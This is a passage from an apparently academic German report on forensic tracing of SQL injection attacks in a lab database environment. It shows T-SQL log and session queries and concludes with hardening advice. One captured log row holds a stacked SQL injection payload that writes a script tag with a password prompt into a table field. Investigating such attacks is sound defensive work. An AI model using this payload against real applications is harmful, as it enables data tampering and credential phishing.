23        [Transaction Name],
24        [Transaction ID],
25        [Transaction SID],
26        [SPID],
27        [Begin Time]
28 FROM sys.fn_dblog(NULL,NULL)
29 WHERE CONVERT(VARCHAR(25), [Begin Time], 126) LIKE '2022/02/17 07:15%' -- Auf den ungefähren Timestamp filtern,
30                                     |-- an dem das Statement ausgeführt wurde.
31
32

```

Results Messages

Search to filter items...

Current LSN	Operation	Transaction Name	Transaction ID	Transaction SID	SPID	Begin Time
0000003F000001D8-0001	LOP_BEGIN_XACT	Backup/CommitLogArchivePoint	000000002321	AQUAAAAAAAAUAAAAAym4rL...	54	2022/02/17 07:12:40:260
0000003F000001D8-0002	LOP_BEGIN_XACT	Backup/CommitLogArchivePoint	000000002322	AQUAAAAAAAAUAAAAAym4rL...	54	2022/02/17 07:12:40:260
0000003F00000230-0001	LOP_BEGIN_XACT	Backup/Restore History	000000002323	AQUAAAAAAAAUAAAAAym4rL...	54	2022/02/17 07:12:40:297
0000003F00000240-0004	LOP_BEGIN_XACT	CREATE USER	000000002324	AQUAAAAAAAAUAAAAAym4rL...	88	2022/02/17 07:15:27:103

Ansonsten sind auch die in den vorherigen Kapiteln angesprochenen Quellen wie Log der Webapplikation oder Abfrageplan erreichbar.

Änderungen am Filesystem

In Kapitel Identifizieren sämtlicher installierter Pakete inklusive der Versionsnummern (Änderungen am Filesystem) hat der Angreifer glücklicherweise erfolglos versucht auf das Dateisystem des Datenbankservers zuzugreifen. Glücklicherweise sind per Default alle Funktionen für den Zugriff auf das Dateisystem deaktiviert.

Einschleusen von beliebigem Code

Auch hier kann entspannt an die Sache herangegangen werden. Wie im vorherigen Kapitel sind auch hier alle Funktionen zum Einschleusen von Code deaktiviert. Das verwendete Razor-Framework der Webapplikation verhindert Cross-Site-Scripting-Attacks. Außerdem können in das Attribut Modell der Relation T_Geraetetypen nur max. 50 Byte eingefügt werden. Dennoch werden derartige Update-Statements geloggt:

```

13 SELECT conn.session_id, sson.host_name, sson.login_name,
14        sqltxt.text, sson.login_time, sson.status, sson.database_id
15 FROM sys.dm_exec_connections conn
16 INNER JOIN sys.dm_exec_sessions sson
17 ON conn.session_id = sson.session_id
18 CROSS APPLY sys.dm_exec_sql_text(most_recent_sql_handle) AS sqltxt
19 WHERE text Like '%code%'
20 ORDER BY conn.session_id
21

```

Results Messages

Search to filter items...

session_id	h...	login_name	text	login_time
77	D...	datenbank...	Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE " AND 1=0; Update T_Geraetetypen Set Modell = '<code><script type = "text/javascript">prompt("bitte pw", "");</sc...	2022-02-18T17:14:4...

Da das Statement allerdings fehlerhaft abgebrochen ist, wird kein Eintrag im Transaktions-Log gespeichert.

Fazit

Bei der Ausnutzung der Sicherheitslücken konnten beide DBMS des Dockersystems, trotz ihrer marginalen Unterschiede (z.B. Case Sensitivity bei MySQL), ohne große Anpassung der Anfragesyntax kompromittiert werden. So ist es sicher möglich die beiden verwendeten Szenarien auch auf dem jeweils anderen DBMS durchzuführen, ohne die genutzten Statements merklich umformen zu müssen.

Bei der Aufarbeitung der Vorfälle bieten beide DBMS Quellen, in denen sich Spuren finden lassen, die helfen, den Vorfall aufzuklären. Neben den hier auflaufenden Logdateien des DBMS konnten auch Logdateien des Dockersystems selbst und die erzeugten FLASK-Logs genutzt werden. In einer Produktivumgebung würden letztere jedoch vermutlich aus Logdateien namhafter Webserver (z.B. Apache, IIS) stammen.

Zu erwähnen ist jedoch, dass in der Standardkonfiguration viele der Logfunktionen nicht aktiviert waren, bzw. so konfiguriert waren, dass nur in geringerem Umfang Vorgänge mitprotokolliert wurden. In einem Produktivsystem würden hier vermutlich Sicherheitsbedenken und die Effizienz des eingesetzten Datenbanksystems gegeneinander abgewogen werden müssen.

Zum verwendeten Dockersystem selbst kann sowohl positives wie auch negatives Feedback gegeben werden. Das System war schnell einsatzbereit, leicht zu bedienen und portabel. Es mussten jedoch einige Anpassungen vorgenommen werden, um die gestellten Aufgaben so zu bearbeiten, wie gefordert. Als hinderlich wurde die Tatsache wahrgenommen, dass Änderungen innerhalb des Dockercontainers (z.B. Anpassungen in den DBMS Konfigurationsdateien) beim Neustart des Containers nicht mehr vorhanden waren. Solche Neustarts waren etwa immer dann nötig, wenn die Datenbank-Docker-Sitzungen einfroren, so dass die Datenbank nicht mehr ansprechbar war, was durch diverse Datenbankabfragen durchaus häufig vorkam.

Die Syntax beim SQL-Server ist ähnlich zu MySQL und PostgreSQL. Microsoft bietet mit dem SQL-Server das deutlich professionellere Datenbanksystem, mit unzähligen, nützlichen Funktionen für die tägliche Arbeit. Für kleine, unkritische Anwendungen kann die Datenbank allerdings auch zu überdimensioniert sein. Logging, Einsehen von Transaktionen, Abfrageplänen und sonstigen Aktivitäten erfolgt auf diversen (toolgestützten) Wegen und ist durch Konfigurationen einfach auf die eigenen Bedürfnisse anpassbar. Funktionen zum Zugriff auf das Dateisystem oder Ausführen von Code sind per Default deaktiviert. Alle anderen Angriffe konnten erfolgreich durchgeführt werden, hier sind die Rechte des Nutzers entscheidend.

Die Frameworks der Beispiel-Webapplikationen mit Flask (Python) oder Razor (C#) besitzen per Default einige aktivierte Sicherheitsfeatures wie bspw. Mechanismen gegen Cross-Site-Scripting-Attacks. Die Webapplikationen können durch Drittanbieterbibliotheken einfach mit benötigter Logging-Funktionalität erweitert werden.

Die Cloud-Umgebung MS Azure vergrößert den Funktionsumfang weiter. Als Beispiel ist hier Log Analytics zu nennen. Das Erstellen, Initialisieren und Konfigurieren einer Datenbank ist sehr einfach. Microsoft bietet für sämtliche Themen umfangreiche Online-Dokumentationen, Step-by-Step-Guides und Best Practices. Es ist sehr angenehm mit den IDEs wie Visual Studio oder das MS Azure Data Studio zu arbeiten. Dank der Cloudtechnologie ist die Datenbank von überall aus erreichbar, was Fluch und Segen sein kann. Die Firewall kann mit erlaubten IP-Adressen konfiguriert werden. Leider konnten die Überwachungsfunktionen aufgrund technischer Probleme in MS Azure nicht getestet werden.

Alles in allem kann jedoch festgehalten werden, dass alle Datenbanksysteme nicht gegen einen SQL-Injection-Angriff schützen, Entwickler stets eigenständig ihre Applikationen absichern und das Datenbanksystem durch Konfiguration härten müssen. Wichtig ist auch, dass die Verfahrensberechtigten der Applikation nur die wirklich benötigten Rechte besitzen.